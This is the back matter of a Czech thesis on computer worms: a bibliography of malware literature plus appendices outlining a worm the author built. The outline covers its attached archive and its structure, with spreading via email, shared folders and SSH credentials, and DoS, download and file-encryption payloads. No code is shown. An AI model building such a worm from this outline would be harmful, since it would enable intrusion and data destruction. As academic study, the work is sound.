[1] *The Deloitte Consumer Review*: Consumer data under attack: The growing threat of cyber crime. Research Documents [online]. UK, 2015 [cit. 2019-02-10]. Dostupné z: https://www2.deloitte.com/content/dam/Deloitte/uk/Documents/consumer-business/deloitte-uk-consumer-review-nov-2015.pdf.

[2] ION, Iulia, Rob REEDER a Sunny CONSOLVO. *"...no one can hack my mind"*: Comparing Expert and Non-Expert Security Practices. USENIX Association: Symposium on Usable Privacy and Security [online]. USA: USENIX Association, 2015 [cit. 2019-04-12]. Dostupné z: https://www.usenix.org/system/files/conference/soups2015/soups15-paper-ion.pdf

[3] *Malware*: Malware Statistics & Trends Report. AV-TEST [online]. Germany: AV-TEST, 2019 [cit. 2019-02-10]. Dostupné z: https://www.av-test.org/en/statistics/malware/.

[4] ERBSCHOLE, Michael. *TROJANS, WORMS, and SPYWARE*: A Computer Security Professional's Guide to Malicious Code. edition n.1. United States: Elsevier, 2005. ISBN 0-7506-7848-8.

[5] NAZARIO, Jose. *Defense and detection strategies against Internet worms.* Boston, MA: Artech House, 2004. ISBN 15-805-3537-2.

[6] WEAVER, Nicholas, Vern PAXSON, Stuart STANIFORD a Robert CUNNINGHAM. *A taxonomy of computer worms.* Proceedings of the 2003 ACM workshop on Rapid Malcode - WORM'03 [online]. New York, New York, USA: ACM Press, 2003 [cit. 2019-04-12]. DOI: 10.1145/948187.948190. ISBN 1581137850. Dostupné z:http://portal.acm.org/citation.cfm?doid=948187.948190

[7] PRATAMA, Andhika a Fauzi Adi RAFRASTARA. *Computer Worm Classification.* International Journal of Computer Science and Information Security. 2012(4).

[8] VAN HOOGSTRATEN, John. Blasting Windows: An Analysis of the W32/Blaster Worm [online]. October 2003 [cit. 2019-02-12]. Dostupné z: https://www.giac.org/paper/gcih/489/blasting-windows-analysis-w32-blaster-worm/105435

[9] TAYLOR, Kerns. *Gmail now has more than 1.5 billion active users*[online]. 2018 [cit. 2019-02-09]. Dostupné z: https://www.androidpolice.com/2018/10/26/gmail-now-1-5-billion-active-users/

[10] KREMEZ, Vitali. *Let's Learn:: Diving into the Latest "Ramnit"Banker Malware via "sLoad"PowerShell* [online]. 2018. Dostupné z: https://www.vkremez.com/2018/08/lets-learn-in-depth-into-latest-ramnit.html

[11] SZOR, Peter. *Počítačové viry: analýza útoku a obrana*. Brno: Zoner Press, 2006. Encyklopedie Zoner Press. ISBN 80-86815-04-8.

[12] LAPLANTE, Phillip A. *Encyclopedia of Computer Science and Technology*. Second Edition. USA: CRC Press, 2017. ISBN 978-1-4822-0819-1.

[13] GRAVES, Jamie. *Advanced Detection and Immunisation of Network Based Security Threats* [online]. [cit. 2019-03-10]. Research Documents. Napier University. Vedoucí práce William Buchanan, Frank Greig.

[14] TIPTON, Harold F. *Information Security Management Handbook*. Sv. 4. CRC Press, 2002. ISBN 9781420072419.

[15] AKSHAY, Jajoo. *A study on the Morris Worm* [online]. Purdue University, 7. květen 2018 [cit. 2019-03-10]. Dostupné z: `https://www.cs.purdue.edu/homes/ajajoo/papers/morris-worm_term-paper.pdf`

[16] MARKOFF, John. *Computer Intruder is Put on Probation and Fined* [online], New York Times. [cit. 2019-03-06]. Dostupné z: `https://www.nytimes.com/1990/05/05/us/computer-intruder-is-put-on-probation-and-fined-10000.html`

[17] DAVIS, Matt. *The ILOVEYOU Worm* [online]. University of Calirofnia, Davis, 2001 [cit. 2019-03-06]. Dostupné z: `http://nob.cs.ucdavis.edu/classes/ecs153-2011-02/handouts/iloveyou-s.pdf`

[18] FOSNOCK, Craig. *Computer Worms: Past, Present, and Future* [online]. East Carolina University, 2015 [cit. 2018-10-20]. Research Documents. Dostupné z: `https://www.researchgate.net/publication/237444031_Computer_Worms_Past_Present_and_Future`.

[19] *Who Wrote Sobig?* O'Reilly Media [online]. 2004 [cit. 2019-03-07]. Dostupné z: `https://www.oreilly.com/spamkings/WhoWroteSobig.pdf`

[20] HEIDARI, Mohammad. *Malicious Codes in Depth* [online]. 2004. Dostupné z: `http://ivanlef0u.fr/repo/madchat/vxdevl/papers/avers/Mal_Codes_in_Depth.pdf`

[21] MATROSOV, Aleksandr, Eugene RODIONOV, David HARLEY a Juraj MALCHO. *Stuxnet Under the Microscope*: Revision 1.1 [online]. Eset, Dostupné z: `https://www.esetnod32.ru/company/viruslab/analytics/doc/Stuxnet_Under_the_Microscope.pdf`

[22] KIRDA, Engin and RISTENPART, Thomas. *SEC'17: Proceedings of the 26th USENIX Conference on Security Symposium*, 2017 Vancouver, Canada, USENIX Association, ISBN 978-1-931971-40-9

[23] WannaCry Ransomware [online]. ThaiCert, a member of the Electronic Transactions Development Agency, 2017 [cit. 2019-03-23]. Dostupné z: https://www.nksc.lt/doc/ENISA-WannaCry-v1.0.pdf

[24] C. C. Zou, D. Towsley, Weibo Gong and S. Cai, *Routing worm: a fast, selective attack worm based on IP address information*, Workshop on Principles of Advanced and Distributed Simulation (PADS'05), Monterey, CA, USA, 2005, pp. 199-206. doi: 10.1109/PADS.2005.24

[25] TYAGI, Narendra Kumar a Abhilasha VYAS. *Data security from malicious attack: Computer Virus* [online]. [cit. 2019-02-29]. Dostupné z: http://nnt.es/

[26] *DRIVE-BY DOWNLOAD*: See everything, fear nothing, Threat Solution Series [online]. [cit. 2019-04-28]. Dostupné z: https://www.rsa.com/content/dam/en/case-study/asoc-drive-by-download.pdf

[27] CHEN, Thomas M. a Jean-Marc ROBERT. *The Evolution of Viruses and Worms* [online]. USA, 2004. Dostupné z: http://ivanlef0u.fr/repo/madchat/vxdevl/papers/avers/statmethods2004.pdf

[28] CASTRO, Miguel a Robbert VAN RENESSE. *Peer-to-peer systems IV*: 4th international workshop, IPTPS 2005, Ithaca, NY, USA, February 24-25, 2005 : revised selected papers. New York, 2005. ISBN 35-402-9068-0.

[29] SASH, Jimmy. *IRC.Worm.Ceyda* [online]. United States, 2012 [cit. 2019-03-12]. Dostupné z: https://www.symantec.com/security-center/writeup/2002-021418-3206-99. Symantec Corporation.

[30] MINGWEI, Zhang. *JS.Nemucod* [online]. United States, 2015 [cit. 2019-03-13]. Dostupné z: https://www.symantec.com/security-center/writeup/2015-120112-4419-99. Symantec Corporation.

[31] NAZARIO, Jose. *Defense and detection strategies against Internet worms*. Boston, MA: Artech House, 2004. ISBN 978-1580535373.

Seznam příloh

Příloha A: Struktura přiloženého archivu (1 strana)
Příloha B: Použité knihovny třetích stran (1 strana)
Příloha C: Struktura realizovaného počítačového červa (1 strana)

A Struktura přiloženého archivu

Adresář	Obsah
\Documentation	Adresář s vygenerovanou dokumentací aplikací Doxygen
\Worm.Generator\Source	Adresář se zdrojovými kódy generátoru kontrolního modulu
\Worm.Generator\Bin	Adresář se spustitelným generátorem
\Worm.Schoolboy\Source	Adresář se zdrojovými kódy červa
\Worm.Schoolboy\Bin	Adresář se spustitelným červem
Control-Module-Description.xml	Kompletní kontrolní modul s popisem
Control-Module.xml	Ukázkový modul pro šíření ve sdílené síti a s nastavenou destruktivní aktivační rutinou

B Použité knihovny třetích stran

- **SSH.NET** - Knihovna pro .NET, optimalizovaná pro Secure Shell (SSH)
- **Costura.Fody** - Knihovna pro zabudovávání referencí do spustitelného souboru

C Struktura realizovaného počítačového červa

AES: Složka obsahující zdrojové kódy určené k AES šifrování řetězců a souborů
- *File.cs*: Kód spravující logiku šifrování a dešifrování souborů
- *String.cs*: Kód spravující logiku šifrování a dešifrování řetězců

Installation: Složka obsahující zdrojové kódy pro inicializaci a instalaci červa
- *Footer.cs*: Kód pro čtení a zápis šifrovaných řetězců na konec spustitelného souboru
- *Initialization.cs*: Kód určený k inicializaci červa v zařízení
- *Installation.cs*: Kód určený k instalaci červa do zařízení
- *Watcher.cs*: Kód určený ke kontaktování sledovacího modulu

Payload: Složka obsahující kódy pro aktivační rutinu
- *DoS.cs*: Kód zpravujíc funkcionalitu útoku odepření služby
- *Download.cs*: Kód spravující funkcionalitu stahování nastavených aplikací
- *Encrypt.cs*: Kód určený k šifrování nastavených typů souborů

Propagation: Složka obsahující kódy pro propagaci červa
- *Species*: Podsložka s kódy pro jednotlivé metody propagace
  - *Email.cs*: Kód s metodami pro nalezení obětí a propagaci přes el. komunikaci
  - *SharedFolders.cs*: Kód s metodami pro nalezení sdílených složek a propagaci
  - *SSH.cs*: Kód s metodami pro nalezení obětí a propagaci pomocí SSH
- *IPconfig.cs*: Kód pro extrakci IP adres z lokálního zařízení
- *Via.cs*: Kód spravující všechny naimplementované metody propagace a hledání cíle

Variables: Složka obsahující kódy pro správu konfiguračních hodnot červa
- *Tables*: Složka obsahující nositele jednotlivých hodnot
  - *CInfo.cs*: Nositel informací o uživatelském jméně a hesle pro připojení k SSH
  - *DoS.cs*: Nositel informace o cíli DoS útoku
  - *Download.cs*: Nositel informace o aplikacích určené ke stažení
  - *SMTP.cs*: Nositel informace o SMTP připojení
- *XML*: Složka s kódy určené k načtení konfigurace
  - *Storage.cs*: Kód představující úložný prostor pro konfigurace z kontrolního modulu
  - *XML.cs*: Serializované hodnoty pro konfigurační modul
- *AlternativeStream.cs*: Kód pro čtení a zápis do alternativních proudů
- *Get.cs*: Kód pro získávání konfiguračních hodnot v rámci projektu

Check.cs: Zdrojové kódy k ověřování vlastností (připojení internetu apod.)

Program.cs: Hlavní vstupní bod aplikace